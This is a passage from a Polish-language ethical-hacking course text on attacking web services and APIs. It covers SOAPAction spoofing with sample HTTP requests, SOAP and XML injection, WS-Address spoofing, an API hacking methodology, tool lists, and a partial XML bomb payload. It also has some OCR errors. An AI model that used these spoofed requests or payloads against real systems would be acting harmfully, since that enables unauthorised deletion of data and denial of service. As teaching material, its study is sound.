Pliki WSDL to zautomatyzowane dokumenty zawierające poufne informacje o portach usług, połączeniach utworzonych między dwiema maszynami elektronicznymi i tak dalej. Atakujący mogą wykorzystywać ataki sondujące WSDL w celu uzyskania informacji o lukach w publicznych i prywatnych usługach sieciowych, a także w celu przeprowadzenia ataku SQL. Atak polegający na sondowaniu usługi internetowej obejmuje następujące kroki:

W pierwszym kroku wychwytuj dokument WSDL z ruchu usługi sieciowej i przeanalizuj go, aby określić cel aplikacji, podział funkcjonalny, punkty wejścia i typy komunikatów

Utwórz zestaw prawidłowych żądań, wybierając zestaw operacji i formułując komunikaty żądań zgodnie z regułami schematu XML, które można przesłać do usługi internetowej

Użyj tych żądań, aby dołączyć złośliwą zawartość do żądań SOAP i przeanalizuj błędy, aby lepiej zrozumieć potencjalne słabe punkty bezpieczeństwa

Ataki na usługi internetowe: wstrzyknięcie SOAP

SOAP jest lekkim i prostym protokołem opartym na języku XML, przeznaczonym do wymiany ustrukturyzowanych i typowych informacji w Internecie. Element koperty XML jest zawsze elementem głównym komunikatu SOAP w schemacie XML. Wstrzyknięcie SOAP zawiera znaki specjalne, takie jak pojedyncze cudzysłowy, podwójne cudzysłowy, średniki i tak dalej. Atakujący wstrzykuje złośliwe ciągi

zapytań do pola wprowadzania danych przez użytkownika, aby ominąć mechanizmy uwierzytelniania usługi sieciowej i uzyskać dostęp do baz danych zaplecza. Ten atak działa podobnie do ataków na usługi sieciowe: SOAPAction Spoofing

Każdy komunikat żądania SOAP zawiera operację wykonywaną przez aplikację i jest dołączany jako pierwszy element podrzędny w treści protokołu SOAP. Gdy komunikaty SOAP są przesyłane przy użyciu protokołu HTTP, używany jest dodatkowy nagłówek HTTP znany jako SOAPAction. Operacja do wykonania jest zawarta w nagłówku SOAPAction. Element nagłówka informuje odbiorczą usługę sieciową o operacji obecnej w treści SOAP bez konieczności wykonywania parsowania XML. Atakujący mogą wykorzystać tę optymalizację do manipulowania operacjami zawartymi w nagłówkach SOAPAction. Rozważmy na przykład usługę internetową, która obejmuje dwie operacje, createUser i deleteANUsers, i jest podatna na taki atak. Załóżmy, że ta usługa internetowa jest chroniona przez bramę i tylko autoryzowani użytkownicy, którzy mają bezpośrednią komunikację z usługą internetową, mogą wykonać operację deleteAMUsers. Osoba atakująca znajdująca się przed bramą może przeprowadzić atak fałszowania SOAPAction, manipulując nagłówkiem SOAPAction w następujący sposób:

POST /service HTTP/1.1

Host: certifiedHacker

SOAPAction: "createUser"

<Envelope>

<Header />

<Body>

<createUser>

<login>rinnimathews</login>

<pwd>password</pwd>

</createUser>

</Body>

</Enve1ope>

Atakujący może zmodyfikować SOAPAction na „deleteAllUsers”, a brama przekazuje ten komunikat, ponieważ treść protokołu SOAP składa się z operacji createUser.

POST /service HTTP/1.1

Host: certifiedHacker

SOAPAction: "deleteAllUsers"

<Envelope>

<Header />

<Body>

<createUser>

<login>rinnimathews</login>

<pwd>password</pwd>

</createUser>

</Body>

</Envelope>

Atakujący używają narzędzi takich jak WS-Attacker do fałszowania SOAPAction:

WS-Attacker

WS-Attacker to narzędzie do przeprowadzania automatycznych testów penetracyjnych usług sieciowych. Jest to łatwe w użyciu rozwiązanie programowe typu open source z wieloma wtyczkami do różnych typów ataków i zapewnia interfejs do sprawdzania bezpieczeństwa. WS-Attacker zapewnia funkcjonalność ładowania plików WSDL i wysyłania komunikatów SOAP do punktów końcowych usługi sieciowej oraz może testować, czy jakakolwiek usługa sieciowa jest podatna na ataki, takie jak zawijanie podpisów XML, fałszowanie SOAPAction i DoS.

Ataki na usługi internetowe: fałszowanie adresu WS

WS-Address zapewnia dodatkowe informacje o routingu w nagłówku SOAP w celu obsługi komunikacji asynchronicznej. Ta technika umożliwia przesyłanie żądań usług sieciowych i komunikatów odpowiedzi przy użyciu różnych połączeń TCP. Jest to niezbędne w przypadku długotrwałych zgłoszeń serwisowych, w których czas obliczeń aplikacji po stronie serwera przekracza czas życia pojedynczego połączenia TCP. WS-Address zawiera opcjonalny element adresu FaultTo do określania alternatywnego punktu końcowego, który ma być używany w przypadku jakichkolwiek komplikacji. Ponieważ requester wybiera adres punktu końcowego używany w nagłówkach ReplyTo i FaultTo, nie jest on odpowiednio zabezpieczony przed manipulacją przez pośredników. Chociaż specyfikacja prosi o składanie podpisów cyfrowych na tych polach nagłówka, wartości zależą głównie od ustawień domyślnych bez odpowiednich zabezpieczeń. Powoduje to lukę, którą osoba atakująca może wykorzystać do przeprowadzenia ataku fałszowania adresu WS. W ataku fałszowania adresu WS osoba atakująca wysyła do serwera wiadomość SOAP zawierającą fałszywe informacje o adresie WS. Nagłówek <ReplyTo> składa się z adresu punktu końcowego wybranego przez atakującego zamiast klienta usługi sieciowej. Punkt końcowy wybrany przez atakującego odbiera niepotrzebny ruch za pośrednictwem komunikatów SOAP. Ponadto atakujący może generować ogromną ilość ruchu, co skutkuje atakiem DoS. Atakujący używają narzędzi, takich jak WS-Attacker, do identyfikowania i wykorzystywania luk w zabezpieczeniach związanych z fałszowaniem adresów WS.

Ataki na usługi sieciowe: XML Injection

Aplikacje internetowe czasami używają XML do przechowywania danych, takich jak poświadczenia użytkownika w dokumentach XML; osoby atakujące mogą analizować i przeglądać takie dane za pomocą XPATH. XPATH definiuje przepływ dokumentu i weryfikuje poświadczenia użytkownika, takie jak nazwa użytkownika i hasło, aby przekierować je do określonego konta użytkownika. Atakujący identyfikują XPATH i wstawiają wtrysk XML lub schemat XML, aby ominąć proces uwierzytelniania i uzyskać nieograniczony dostęp do danych przechowywanych w XML. Proces, w którym osoby atakujące wprowadzają wartości, z których korzysta zapytanie XML, to atak polegający na iniekcji XML. Atakujący wprowadzają dane XML i znaczniki do pól wejściowych użytkownika, aby manipulować schematem XML lub zapełniać bazy danych XML fałszywymi wpisami. Wstrzykiwanie XML może służyć do omijania autoryzacji, zwiększania uprawnień i generowania ataków DoS na usługi sieciowe.

Ataki analizujące usługi sieciowe

Ataki analizujące wykorzystują luki i słabości w możliwościach przetwarzania parsera XML w celu przeprowadzenia ataku DoS lub wygenerowania błędów logicznych w przetwarzaniu żądań usługi sieciowej. Atak analizujący jest wykonywany, gdy atakującemu uda się zmodyfikować żądanie pliku lub ciąg znaków. Atakujący zmienia wartości, nakładając jedno lub więcej poleceń systemu operacyjnego za pośrednictwem żądania. Analiza jest możliwa, gdy atakujący wykonuje pliki .bat (batch) lub .cmd (command).

Ładunki rekurencyjne

Osoba atakująca wysyła zapytanie o usługi internetowe za pomocą poprawnego gramatycznie dokumentu SOAP, który zawiera nieskończone pętle przetwarzania, co powoduje wyczerpanie zasobów parsera XML i procesora.

Ładunki ponadgabarytowe

Atakujący wysyłają ładunek, który jest zbyt duży, aby pochłonąć wszystkie zasoby systemowe, czyniąc usługi sieciowe niedostępnymi dla innych uprawnionych użytkowników.

Narzędzia ataku na usługi internetowe

SoapUl

SoapUl to narzędzie do testowania usług internetowych, które obsługuje wiele protokołów, takich jak SOAP, REST, HTTP, JMS, AMF i JDBC. Osoba atakująca może użyć tego narzędzia do przeprowadzania sondowania usług internetowych, wstrzykiwania protokołu SOAP, wstrzykiwania XML i ataków analizujących usługi sieciowe.

XMLSpy

Altova XMLSpy to edytor XML i środowisko programistyczne do modelowania, edytowania, przekształcania i debugowania technologii związanych z XML.

Dodatkowe narzędzia hakerskie do aplikacji internetowych

Oprócz opisanych powyżej narzędzi hakerskich do aplikacji internetowych, kilka innych narzędzi może pomóc atakującym w osiągnięciu ich celów. Poniżej wymieniono niektóre dodatkowe narzędzia do hakowania aplikacji internetowych:

Metasploit (https://www.metasploit.com)

w3af (https://w3af.org)

Nikto (https://cirt.net)

Sniper (https://github.com)

WSSiP (https://github.com)

X Attacker (https://github.com)

timing_attack (https://github.com)

HTTrack (https://www.httrack.com)

SQL Injection Scanner (https://pentest-toois.com)

XSS Scanner (https://pentest-toois.com)

SQLi Exploiter (https://pentest-toois.com)

HTTP Request Logger (https://pentest-toois.com)

WebCopier (https://www.maximumsoft.com)

WPScan (https://wpscan.com)

TIDoS-Framework (https://github.com)

W ostatnich latach obserwujemy wykładniczy wzrost wykorzystania internetowych interfejsów API w tworzeniu aplikacji. Interfejsy API sieci Web pomagają programistom w tworzeniu aplikacji internetowych, które pobierają dane z wielu źródeł online. Ponieważ interfejsy API sieci Web są włączane do wielu popularnych aplikacji, takich jak sieci społecznościowe, sklepy i wyszukiwarki, wzrosło znaczenie zabezpieczania interfejsów API i ich integralności. Każde naruszenie bezpieczeństwa interfejsu API może narazić atakujących na dane osobiste lub krytyczne dla firmy. W tej sekcji omówiono podstawowe pojęcia dotyczące internetowego interfejsu API, elementów webhook i powłoki internetowej; Luki API i techniki hakerskie; oraz najlepsze praktyki w zakresie bezpieczeństwa API.

Co to jest internetowy interfejs API?

Web API to interfejs programowania aplikacji, który udostępnia usługi sieciowe online aplikacjom klienckim w celu pobierania i aktualizowania danych z wielu źródeł online. Jest to specjalny typ interfejsu, w którym interakcje między aplikacjami mogą być dozwolone przez Internet i niektóre protokoły internetowe. Interfejsy API sieci Web udostępniają zasoby w Internecie i ogólnie dostęp do nich odbywa się za pośrednictwem protokołu HTTP. Składają się również z różnego rodzaju narzędzi, funkcji i protokołów, których można używać do tworzenia oprogramowania lub aplikacji bez żadnej złożoności. Rozważmy na przykład tradycyjną aplikację internetową obsługiwaną przez wiele platform mobilnych bez scentralizowanego interfejsu API. Skutkuje to złożonością aktualizowania logiki biznesowej dla każdej indywidualnej implementacji za każdym razem, gdy w aplikacjach klienckich pojawia się aktualizacja. Korzystanie ze scentralizowanego internetowego interfejsu API zmniejsza złożoność i zwiększa integralność aktualizacji i zmiany danych lub logiki biznesowej w jednej centralnej lokalizacji.

Interfejsy API usług internetowych

Poniżej wymieniono najczęściej używane interfejsy API usług internetowych:

SOAP API: SOAP to internetowy protokół komunikacyjny, który umożliwia interakcje między aplikacjami działającymi na różnych platformach, takich jak Windows, macOS, Linux itp., za pośrednictwem XML i HTTP. Interfejsy API oparte na protokole SOAP są zaprogramowane do generowania, odzyskiwania, modyfikowania i usuwania różnych dzienników, takich jak profile, dane uwierzytelniające i potencjalni klienci.

REST (Representation State Transfer) API: REST nie jest specyfikacją, narzędziem ani strukturą; jest to styl architektoniczny serwisu internetowego, który służy jako medium komunikacji między różnymi systemami w sieci. Interfejsy API obsługiwane przez styl architektoniczny REST są znane jako interfejsy API REST. Takie oparte na interfejsie API systemy komputerowe, usługi sieciowe i systemy baz danych umożliwiają maszynom żądającym szybki dostęp i przedefiniowanie reprezentacji zasobów sieciowych poprzez zapewnienie zestawu bezstanowych protokołów i operacji jakościowych.

RESTful API: RESTful API to usługa RESTful zaprojektowana z wykorzystaniem zasad REST i protokołów komunikacyjnych HTTP. RESTful to zbiór zasobów korzystających z metod http, takich jak PUT, POST, GET i DELETE. RESTful API ma również na celu uniezależnienie aplikacji w celu poprawy ogólnej wydajności, widoczności, skalowalności, niezawodności i przenośności aplikacji. Interfejsy API z następującymi funkcjami można nazwać interfejsami API RESTful:

o Bezstanowe: strona klienta przechowuje stan sesji; serwer jest ograniczony do zapisywania danych podczas przetwarzania żądania

o Cacheable: Klient powinien zapisywać odpowiedzi (reprezentacje) w pamięci podręcznej. Ta funkcja może zwiększyć wydajność interfejsu API

o Środowisko klient-serwer: zarówno klient, jak i serwer powinny być od siebie niezależne, ponieważ serwer obsługuje operacje zaplecza, a klient jest interfejsem, z którego wysyłane są żądania

o Jednolity interfejs: Zasoby muszą być rozpoznawane w sposób szczególny i niezależny za pośrednictwem pojedynczego adresu URL przy użyciu podstawowych metod protokołów, takich jak PUT, POST, GET i DELETE, oraz powinna istnieć możliwość modyfikowania zasobu

o System warstwowy: architektura wielowarstwowa umożliwia serwerom pośredniczącym udostępnianie pamięci współdzielonej (pamięci podręcznej) w celu osiągnięcia skalowalności, ponieważ system kliencki nigdy bezpośrednio nie powiadamia głównego serwera o swojej łączności.

o Kod na żądanie: opcjonalna funkcja, w przypadku której serwer może również udostępnić klientowi tymczasowy kod wykonywalny, za pomocą którego można dostosować funkcjonalność klienta

XML-RPC: Extensible Markup Language - Remote Procedure Call (XML-RPC) to protokół komunikacyjny wykorzystujący określony format XML do przesyłania danych, podczas gdy SOAP używa zastrzeżonego XML do przesyłania danych. Jest prostszy niż SOAP i wykorzystuje mniejszą przepustowość do przesyłania danych.

JSON-RPC: JavaScript Object Notation — Remote Procedure Call (JSON-RPC) to protokół komunikacyjny, który działa w taki sam sposób jak XML-RPC, ale używa formatu JSON zamiast XML do przesyłania danych.

Czym są webhooki?

Webhook to zdefiniowane przez użytkownika interfejsy API wywołania zwrotnego HTTP lub wypychania, które są wywoływane na podstawie wyzwalanych zdarzeń, takich jak otrzymanie komentarza do wpisu i przekazanie kodu do rejestru. Webhook umożliwia aplikacji aktualizowanie innych aplikacji o najnowsze informacje. Po wywołaniu dostarcza dane do innych aplikacji, co oznacza, że użytkownicy natychmiast otrzymują informacje w czasie rzeczywistym. Elementy webhook są czasami nazywane „odwrotnymi interfejsami API", ponieważ zapewniają to, co jest wymagane do specyfikacji interfejsu API, a programista powinien utworzyć interfejs API do korzystania z elementu webhook. Webhook to koncepcja interfejsu API, która jest również używana do wysyłania wiadomości tekstowych i powiadomień na numery telefonów komórkowych lub adresy e-mail z aplikacji po uruchomieniu określonego zdarzenia. Na przykład, jeśli szukasz czegoś w sklepie internetowym, a żądanego artykułu nie ma w magazynie, kliknij pasek „Powiadom mnie", aby otrzymać powiadomienie z aplikacji, gdy ten artykuł będzie dostępny do zakupu. Te powiadomienia z aplikacji są zwykle wysyłane za pośrednictwem webhooków.

Działanie webhooków

Webhooki są rejestrowane wraz z rejestracją domeny przez interfejs użytkownika lub API w celu informowania klientów o wystąpieniu nowego zdarzenia. Wygenerowana ścieżka zawiera wymagany kod, który jest automatycznie wykonywany przy wystąpieniu nowego zdarzenia. Tutaj systemy nie muszą wiedzieć, co należy uruchomić; wystarczy prześledzić ścieżkę, aby wygenerować powiadomienia. Webhook to potężne narzędzie, ponieważ w sieci wszystko pozostaje odizolowane. Jak pokazano na poniższym rysunku, gdy system-2 otrzyma powiadomienie z wybranej ścieżki domeny, nie tylko dowiaduje się o pojawieniu się nowych zdarzeń na innych komputerach, ale także na nie reaguje. Ścieżka zawiera kod, do którego można uzyskać dostęp za pośrednictwem żądania HTTP POST. Informuje również użytkownika o miejscu, z którego wiadomość została uruchomiona, w tym o dacie i godzinie oraz innych szczegółach związanych ze zdarzeniem. Webhooki mogą być prywatne lub publiczne.

Webhooki a interfejsy API

Webhooki to automatyczne wiadomości ze stron internetowych na serwer. Interfejsy API są używane do komunikacji między serwerem a witryną.

Webhooki otrzymują raporty lub powiadomienia przez HTTP POST tylko wtedy, gdy dokonywana jest nowa aktualizacja. API wykonują wywołania niezależnie od aktualizacji danych.

Webhooki aktualizują aplikacje lub usługi za pomocą informacji w czasie rzeczywistym. Interfejs API wymaga dodatkowych implementacji do wykonania tej czynności.

Webhooki mają mniejszą kontrolę nad przepływem danych. Interfejsy API zapewniają łatwą kontrolę nad przepływem danych.

OWASP Top 10 zagrożeń bezpieczeństwa API

Według OWASP, 10 największych zagrożeń bezpieczeństwa API to:

API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks

API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Luki w API

Nowoczesne aplikacje webowe i platformy SaaS wykorzystują API ze względu na ich rozbudowane funkcje, a większość bezpieczeństwa API koncentruje się głównie na aspektach technicznych. Słabe zarządzanie uprawnieniami API, błędy w logice biznesowej oraz ujawnienie logiki aplikacji i wrażliwych danych, takich jak dane osobowe (PII), drastycznie zwiększają powierzchnię ataku i torują atakującym drogę do wykorzystania tych luk w celu przeprowadzenia wielu ataków, takich jak DoS i atak polegający na wstrzykiwaniu kodu.

Poniżej wymieniono niektóre typowe luki w interfejsie API:

Luki : Opis

1. Wyliczone zasoby:

Wady projektowe mogą powodować poważne luki w zabezpieczeniach, ujawniając informacje za pośrednictwem nieuwierzytelnionego publicznego interfejsu API

Zezwalaj atakującym na łatwe odgadywanie identyfikatorów użytkowników, zagrażając bezpieczeństwu danych użytkownika.

2. Udostępnianie zasobów za pośrednictwem niepodpisanych adresów URL:

Interfejs API zwraca adresy URL do zasobów hipermedialnych, takich jak obrazy, pliki audio lub wideo, które są podatne na hotlinkowanie

Może to powodować kilka problemów, takich jak słaba analityka i obciążenie zasobów, i może być wykorzystywane przez atakujących do wykorzystywania

Podpisane adresy URL mogą służyć do wdrażania zasad, takich jak ograniczanie szybkości, automatyczne wygasanie i udostępnianie w określonym zakresie

3. Luki w bibliotekach stron trzecich:

Deweloperzy korzystają z bibliotek oprogramowania innych firm, które mają licencje na oprogramowanie typu open source

Unikanie regularnych aktualizacji i relegowanie poprawek bezpieczeństwa może spowodować wiele luk w zabezpieczeniach

4. Niewłaściwe użycie CORS:

Udostępnianie zasobów między źródłami (CORS) to mechanizm, który umożliwia przeglądarce internetowej wykonywanie żądań między domenami; niewłaściwe implementacje

CORS może powodować niezamierzone błędy

Używanie nagłówka „Access-Control-Allow-Origin" do zezwalania na wszystkie źródła w prywatnych interfejsach API może prowadzić do łączenia na gorąco

5. Wstrzyknięcia kodu:

Jeśli dane wejściowe nie zostaną oczyszczone, atakujący mogą użyć technik wstrzykiwania kodu, takich jak SQLi i XSS, aby dodać złośliwe instrukcje SQL lub kod do pól wejściowych w interfejsie API

Zezwól atakującym na kradzież krytycznych informacji, takich jak sesyjne pliki cookie i dane uwierzytelniające użytkownika.

6. Eskalacja uprawnień RBAC:

Eskalacja uprawnień to powszechna luka występująca w interfejsach API z kontrolą dostępu opartą na rolach (RBAC), w której zmiany punktów końcowych są wprowadzane bez należytej uwagi

Zezwól atakującym na uzyskanie dostępu do poufnych informacji użytkowników

7. Brak walidacji ABAC:

Brak odpowiedniej weryfikacji kontroli dostępu opartej na atrybutach (ABAC) umożliwia atakującym uzyskanie nieautoryzowanego dostępu do obiektów API lub wykonanie działań, takich jak przeglądanie, aktualizowanie lub usuwanie

8. Wady logiki biznesowej:

Wiele interfejsów API ma luki w logice biznesowej

Zezwalaj atakującym na wykorzystywanie legalnych przepływów pracy do złośliwych celów

Metodologia hakowania interfejsów API sieci Web

W ostatnich latach nastąpił ogromny wzrost wykorzystania internetowych interfejsów API do obsługi urządzeń heterogenicznych, takich jak urządzenia mobilne i urządzenia IoT. Urządzenia te często komunikują się z serwerami internetowymi zaplecza za pośrednictwem interfejsów API. Aby uczynić te internetowe interfejsy API bardziej przyjaznymi dla użytkownika, programiści stosują skróty do zabezpieczeń, narażając usługi sieciowe online na różne ataki. Atakujący używają różnych technik do identyfikowania i wykorzystywania luk w tych interfejsach API. Aby zhakować interfejs API, atakujący muszą zidentyfikować technologie API, standardy bezpieczeństwa i powierzchnię ataku w celu wykorzystania. Hakowanie internetowego interfejsu API obejmuje następujące fazy:

Zidentyfikuj cel

Wykrywaj standardy bezpieczeństwa


Zidentyfikuj powierzchnię ataku


Rozpocznij ataki

Zidentyfikuj cel

Przed zhakowaniem interfejsu API osoba atakująca musi najpierw zidentyfikować cel i jego obwód:

HTTP: interfejsy API, takie jak SOAP i REST, najczęściej używają protokołu HTTP do komunikowania komunikatów opartych na interfejsie API. Protokół HTTP jest protokołem tekstowym, w którym informacje nagłówkowe są przesyłane w czytelnym formacie. Rozważmy na przykład następujące nagłówki żądania i odpowiedzi HTTP:





Jak pokazano na rysunku, zarówno nagłówki HTTP Request, jak i Response są przesyłane w postaci zwykłego tekstu; atakujący może łatwo manipulować tymi nagłówkami, aby zidentyfikować cel.

Formaty komunikatów: Komunikaty interfejsu API przesyłane przez Internet będą miały pewien format, taki jak JSON dla interfejsu API REST i XML dla interfejsu API SOAP. Jeśli formaty te są używane nieprawidłowo, mogą utorować drogę do powstania luk w zabezpieczeniach. Ponieważ te formaty są łatwe do zrozumienia, osoba atakująca może łatwo manipulować wiadomościami zakodowanymi w tych formatach, aby zidentyfikować cel i jego granice.

Wykryj standardy bezpieczeństwa

Chociaż interfejsy API twierdzą, że są bezpieczne, ponieważ zawierają standardy bezpieczeństwa, takie jak OAuth i SSL, nadal zawierają wiele luk, które mogą zostać wykorzystane przez atakujących. Interfejsy API, takie jak SOAP i REST, implementują różne standardy uwierzytelniania/autoryzacji, takie jak OpenID Connect, SAML, OAuthl.X i 2.X oraz WS-Security. SSL zapewnia bezpieczeństwo na poziomie transportu dla komunikatów API, aby zapewnić poufność dzięki szyfrowaniu i integralność dzięki podpisowi. Chociaż protokół SSL jest używany w celu zapewnienia bezpieczeństwa, w większości komunikatów API szyfrowane są tylko poufne dane użytkownika, takie jak dane karty kredytowej

inne informacje w postaci zwykłego tekstu. Jeśli te standardy bezpieczeństwa są nieprawidłowo skonfigurowane, osoba atakująca może zidentyfikować luki w tych standardach w celu dalszego wykorzystania. Na przykład osoba atakująca może przechwycić token sesji i ponownie go użyć w celu odzyskania niezaszyfrowanych informacji o koncie legalnego użytkownika.

Zidentyfikuj powierzchnię ataku

Po zidentyfikowaniu docelowego interfejsu API, który ma zostać zaatakowany, oraz jego implementacji zabezpieczeń, osoba atakująca musi zidentyfikować powierzchnię ataku, aby rozpocząć atak. Bardzo łatwo jest znaleźć powierzchnię ataku dla aplikacji opartych na Ul, ponieważ na stronach internetowych możemy zobaczyć różne pola wprowadzania. Jednak identyfikacja powierzchni ataku dla interfejsu API jest inna, ponieważ nie ma wbudowanych pól Ul; widzimy tylko punkt końcowy API. Aby zidentyfikować powierzchnię ataku interfejsu API, osoby atakujące muszą zrozumieć punkty końcowe, komunikaty, parametry i zachowanie interfejsu API.

Luki w zabezpieczeniach metadanych interfejsu API

Metadane interfejsu API ujawniają dużą ilość informacji technicznych, takich jak ścieżki, parametry i formaty komunikatów, które są przydatne do przeprowadzenia ataku. REST API używa formatów metadanych, takich jak Swagger, RAML, API-Blueprint i I/O Docs, podczas gdy SOAP API używa schematu WSDL/XML itp. Weźmy na przykład następujący fragment kodu Swagger, który ujawnia informacje techniczne.

Atakujący mogą wykorzystywać luki w tych definicjach do przeprowadzania różnych ataków na interfejsy API.

Wykrywanie API

Jeśli interfejs API nie zawiera metadanych, osoby atakujące monitorują i rejestrują komunikację między interfejsem API a istniejącym klientem, aby zidentyfikować początkową powierzchnię ataku. Na przykład osoba atakująca może użyć aplikacji mobilnej, która korzysta z docelowego interfejsu API, skonfigurować lokalny serwer proxy do rejestrowania ruchu, a na końcu skonfigurować urządzenie mobilne, aby korzystało z tego serwera proxy w celu uzyskania dostępu do interfejsu API. Następnie

atakujący wykorzystuje zautomatyzowane narzędzia do generowania metadanych z zarejestrowanego ruchu.

Brutalna siła

Jeśli żadna z wyżej wymienionych technik nie działa, osoby atakujące próbują zidentyfikować ścieżki API, argumenty itp. za pomocą brutalnego wymuszania. Typowe ścieżki API używane przez programistów to api, /api/v2, /apis.json itp. Ponadto niektóre interfejsy API, takie jak hipermedia, umożliwiają pobieranie linków i parametrów związanych z odpowiedzią API. Te informacje pomagają atakującym zidentyfikować powierzchnię ataku.

Analizuj żądania i odpowiedzi Web API

Atakujący mogą używać narzędzi, takich jak Postman i ReqBin, do przechwytywania i analizowania docelowych internetowych interfejsów API, stron internetowych i usług internetowych.

Postman

Postman umożliwia atakującym przechwytywanie ruchu API, w tym żądań, odpowiedzi i plików cookie, przy użyciu wbudowanego serwera proxy. Listonosz przechwytujący może przechwytywać żądania i odpowiedzi, a serwer proxy Postmana działa w aplikacji Postman i może być używany z witrynami HTTP lub HTTPS.

Uruchom ataki

Po zidentyfikowaniu docelowego interfejsu API, przeanalizowaniu formatów wiadomości i standardów bezpieczeństwa oraz zidentyfikowaniu obszaru ataku, osoby atakujące przeprowadzają różne ataki na docelowy interfejs API w celu kradzieży poufnych informacji, takich jak dane karty kredytowej i dane uwierzytelniające. Poniżej omówiono różne ataki przeprowadzane na interfejsy API:

Fuzzing

Atakujący używają techniki fuzzingu, aby wielokrotnie wysyłać losowe dane wejściowe do docelowego interfejsu API w celu wygenerowania komunikatów o błędach, które ujawniają krytyczne informacje. Aby wykonać fuzzing, osoby atakujące używają zautomatyzowanych skryptów, które wysyłają liczne żądania z różnymi kombinacjami parametrów wejściowych. Atakujący używają narzędzi, takich jak Fuzzapi, do wykonywania fuzzingu na docelowym interfejsie API.

Nieprawidłowe ataki wejściowe

W niektórych scenariuszach fuzzing jest trudny do wykonania ze względu na swoją strukturę. W takich przypadkach osoby atakujące wprowadzą nieprawidłowe dane wejściowe do interfejsu API, takie jak wysyłanie tekstu zamiast liczb, wysyłanie liczb zamiast tekstu, wysyłanie większej liczby znaków niż oczekiwano, wysyłanie znaków pustych itp. w celu wydobycia poufnych informacji z nieoczekiwanego zachowania systemu i komunikatów o błędach. Jednocześnie osoby atakujące manipulują również nagłówkami i wartościami HTTP, kierując się zarówno logiką API, jak i protokołem HTTP.

Złośliwe ataki wejściowe

W ataku omówionym powyżej atakujący próbują odzyskać poufne informacje z nieoczekiwanego zachowania systemu lub komunikatów o błędach. Bardziej niebezpieczny atak polega na tym, że atakujący wstrzykują złośliwe dane wejściowe bezpośrednio w celu zaatakowania zarówno interfejsu API, jak i jego infrastruktury hostingowej. Aby przeprowadzić ten atak, osoby atakujące wykorzystują złośliwe parsery wiadomości przy użyciu XML.

Poniższy fragment kodu ilustruje atak bombą XML:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
< » ENTITY lol "lol">
<!ENTITY loll "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
